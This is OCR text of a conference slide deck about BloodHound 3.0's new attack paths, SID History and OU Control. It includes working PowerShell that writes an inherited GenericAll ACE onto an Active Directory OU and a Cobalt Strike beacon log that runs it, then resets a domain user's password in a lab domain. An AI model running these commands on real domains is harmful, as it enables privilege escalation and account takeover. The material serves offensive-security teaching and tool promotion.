
SID History


- Most commonly associated with Golden Tickets
- Golden Tickets abuse legitimate functionality in Active Directory
- That legitimate functionality is actually used… legitimately!



BloodHound
Start typing to search for a node...
MemberOf
JMASSARI@FABRIKAM.LOCAL
WORKSTATION ADMINS@FABRIKAM.LOCAL
AdminTo
WORKSTATION_01@FABRIKAM.LOCAL
Raw Query


BloodHound
Start typing to search for a node...
MemberOf
JMASSARI@FABRIKAM.LOCAL
WORKSTATION ADMINS@FABRIKAM.LOCAL
AdminTo
WORKSTATION_01@FABRIKAM.LOCAL
Raw Query


BloodHound
Start typing to search for a node...
FABRIKAM.LOCAL
MemberOf
JMASSARI@FABRIKAM.LOCAL
WORKSTATION ADMINS@FABRIKAM.LOCAL
AdminTo
WORKSTATION_01@FABRIKAM.LOCAL
Raw Query


BloodHound
Start typing to search for a node...
CONTOSO.LOCAL
FABRIKAM.LOCAL
MemberOf
JMASSARI@FABRIKAM.LOCAL
WORKSTATION ADMINS@FABRIKAM.LOCAL
AdminTo
WORKSTATION_01@FABRIKAM.LOCAL
Raw Query


BloodHound
Start typing to search for a node...
JMASSARI@CONTOSO.LOCAL
CONTOSO.LOCAL
FABRIKAM.LOCAL
MemberOf
JMASSARI@FABRIKAM.LOCAL
WORKSTATION ADMINS@FABRIKAM.LOCAL
AdminTo
WORKSTATION_01@FABRIKAM.LOCAL
Raw Query


BloodHound
Start typing to search for a node...
JMASSARI@CONTOSO.LOCAL
HasSIDHistory
CONTOSO.LOCAL
FABRIKAM.LOCAL
MemberOf
JMASSARI@FABRIKAM.LOCAL
WORKSTATION ADMINS@FABRIKAM.LOCAL
AdminTo
WORKSTATION_01@FABRIKAM.LOCAL
Raw Query

OU Control

Push evil ACEs to descendent objects

OU Control

- Objects are organized into Organizational Units
- ACEs set on OUs may inherit down to child objects
- Control the OU, control its descendents


GenericAll
Contains
JBUI@CONTOSO.LOCAL
WORKSTATION ADMINS@CONTOSO.LOCAL
JPRAGER@CONTOSO.LOCAL

Attack Plan (easy mode)

We'll grant ourselves full control of all descendent objects

We will need:

- The name of the principal we want to grant control to
- The GUID of the OU we control


GenericAll
Contains
JBUI@CONTOSO.LOCAL
WORKSTATION ADMINS@CONTOSO.LOCAL
JPRAGER@CONTOSO.LOCAL


Start typing to search for a node...
Database Info
Node Info
Queries
Ou
WORKSTATION ADMINS@CONTOSO.LOCAL
GUID
d7d498c0-231a-4e0d-9ceb-1c5d1ea23807
Blocks Inheritance
Undefined
See OU Within Domain Tree
GenericAll
Contains
JBUI@CONTOSO.LOCAL
WORKSTATION ADMINS@CONTOSO.LOCAL
JPRAGER@CONTOSO.LOCAL

```
$Guids = Get-DomainGUIDMap
$AllObjectsPropertyGuid = `
    $Guids.GetEnumerator() | `
    Where-Object {$_.value -eq 'All'} | `
    Select -ExpandProperty name
```

Source: New-ADObjectAccessControlEntry by Lee Christensen

```
$ACE = New-ADObjectAccessControlEntry`
    -Verbose `
    -PrincipalIdentity JBUI `
    -Right GenericAll `
    -AccessControlType Allow `
    -InheritanceType All `
    -InheritedObjectType $AllObjectPropertyGuid
```


Source: New-ADObjectAccessControlEntry by Lee Christensen

```
$OU = Get-DomainOU -Raw `
    'd7d498c0-231a-4e0d-9ceb-1c5d1ea23807'
$DsEntry = $OU.GetDirectoryEntry()
$dsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$dsEntry.PsBase.ObjectSecurity.AddAccessRule(`
    $ACE)
$dsEntry.PsBase.CommitChanges()
```

Source: New-ADObjectAccessControlEntry by Lee Christensen

```
$Guids = Get-DomainGUIDMap; $AllObjectsPropertyGuid =
$Guids.GetEnumerator() | Where-Object {$_.value -eq 'All'} |
Select -ExpandProperty name; $ACE =
New-ADObjectAccessControlEntry -Verbose -PrincipalIdentity
JBUI -Right GenericAll -AccessControlType Allow
-InheritanceType All -InheritedObjectType
$AllObjectPropertyGuid; $OU = Get-DomainOU -Raw
‘d7d498c0-231a-4e0d-9ceb-1c5d1ea23807’; $DsEntry =
$OU.GetDirectoryEntry(); $dsEntry.PsBase.Options.SecurityMasks
= 'Dacl'; $dsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE);
$dsEntry.PsBase.CommitChanges()
```

Source: New-ADObjectAccessControlEntry by Lee Christensen


GenericAll
JBUI@CONTOSO.LOCAL
GenericAll
Contains
JPRAGER@CONTOSO.LOCAL
WORKSTATION ADMINS@CONTOSO.LOCAL

```
objectguid            : 0a113691-2a78-44ff-a526-03dc1309a705
whenchanged           : 2/7/2020 6:50:43 PM
name                  : Workstation Admins
distinguishedname     : OU=Workstation Admins,OU=OU-Control,DC=contoso,DC=local
usnchanged            : 19663
usncreated            : 19575
objectcategory        : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=contoso,DC=local
dscorepropagationdata : {2/7/2020 6:50:43 PM, 2/7/2020 6:49:50 PM, 2/7/2020 6:45:09 PM, 2/7/2020 6:44:21 PM...}



<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="
N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>C
beacon> powershell $Guids = Get-DomainGUIDMap; $AllObjectsPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'All'}
-PrincipalIdentity 'JBUI' -Right GenericAll -AccessControlType Allow -InheritanceType All -InheritedObjectType $AllObje
$DsEntry = $OU.GetDirectoryEntry(); $dsEntry.PsBase.Options.SecurityMasks = 'Dacl'; $dsEntry.PsBase.ObjectSecurity.AddA
[*] Tasked beacon to run: $Guids = Get-DomainGUIDMap; $AllObjectsPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq
-PrincipalIdentity 'JBUI' -Right GenericAll -AccessControlType Allow -InheritanceType All -InheritedObjectType $AllObje
$DsEntry = $OU.GetDirectoryEntry(); $dsEntry.PsBase.Options.SecurityMasks = 'Dacl'; $dsEntry.PsBase.ObjectSecurity.AddA
[+] host called home, sent: 1729 bytes
[+] received output:
#< CLIXML
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="
N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>C
search base: LDAP://DC=CONTOSO,DC=LOCAL</S><S S="verbose">[Get-DomainObject] Get-DomainObject filter string: (&amp;(|(|
beacon> shell net user jprager SpecterOps1 /domain
[*] Tasked beacon to run: net user jprager SpecterOps1 /domain
[WIN-2016-001] jbui/6076
beacon>
```

defaultuser@WORKSTATION: ~/T... | Cobalt Strike

Quality of Life Improvements

Quality of Life Improvements

- Less stress on Neo4j by avoiding expensive queries
- Improved node data displays with collapsing
- Warnings on large graph rendering
- Improved dark mode support

Performance Improvements

Performance Improvements

- Faster LDAP collect (~25-30% faster)
- Better caching support to speed up resolution
- Slower, but significantly more accurate computer data collection

THANKS!

You can find us at:

- @_wald0
- @CptJesus
- @SpecterOps

Companion blog post:

- https://bit.ly/3bu3chl

Get BloodHound 3.0:

- https://bit.ly/GetBloodHound

Join the BloodHound Slack:

- https://bloodhoundgang.herokuapp.com

Link to this deck:
https://bit.ly/3837gTx

Credits

Special thanks to all the people who made and released these awesome resources for free:

- Presentation template by SlidesCarnival
- Photographs by Startupstockphotos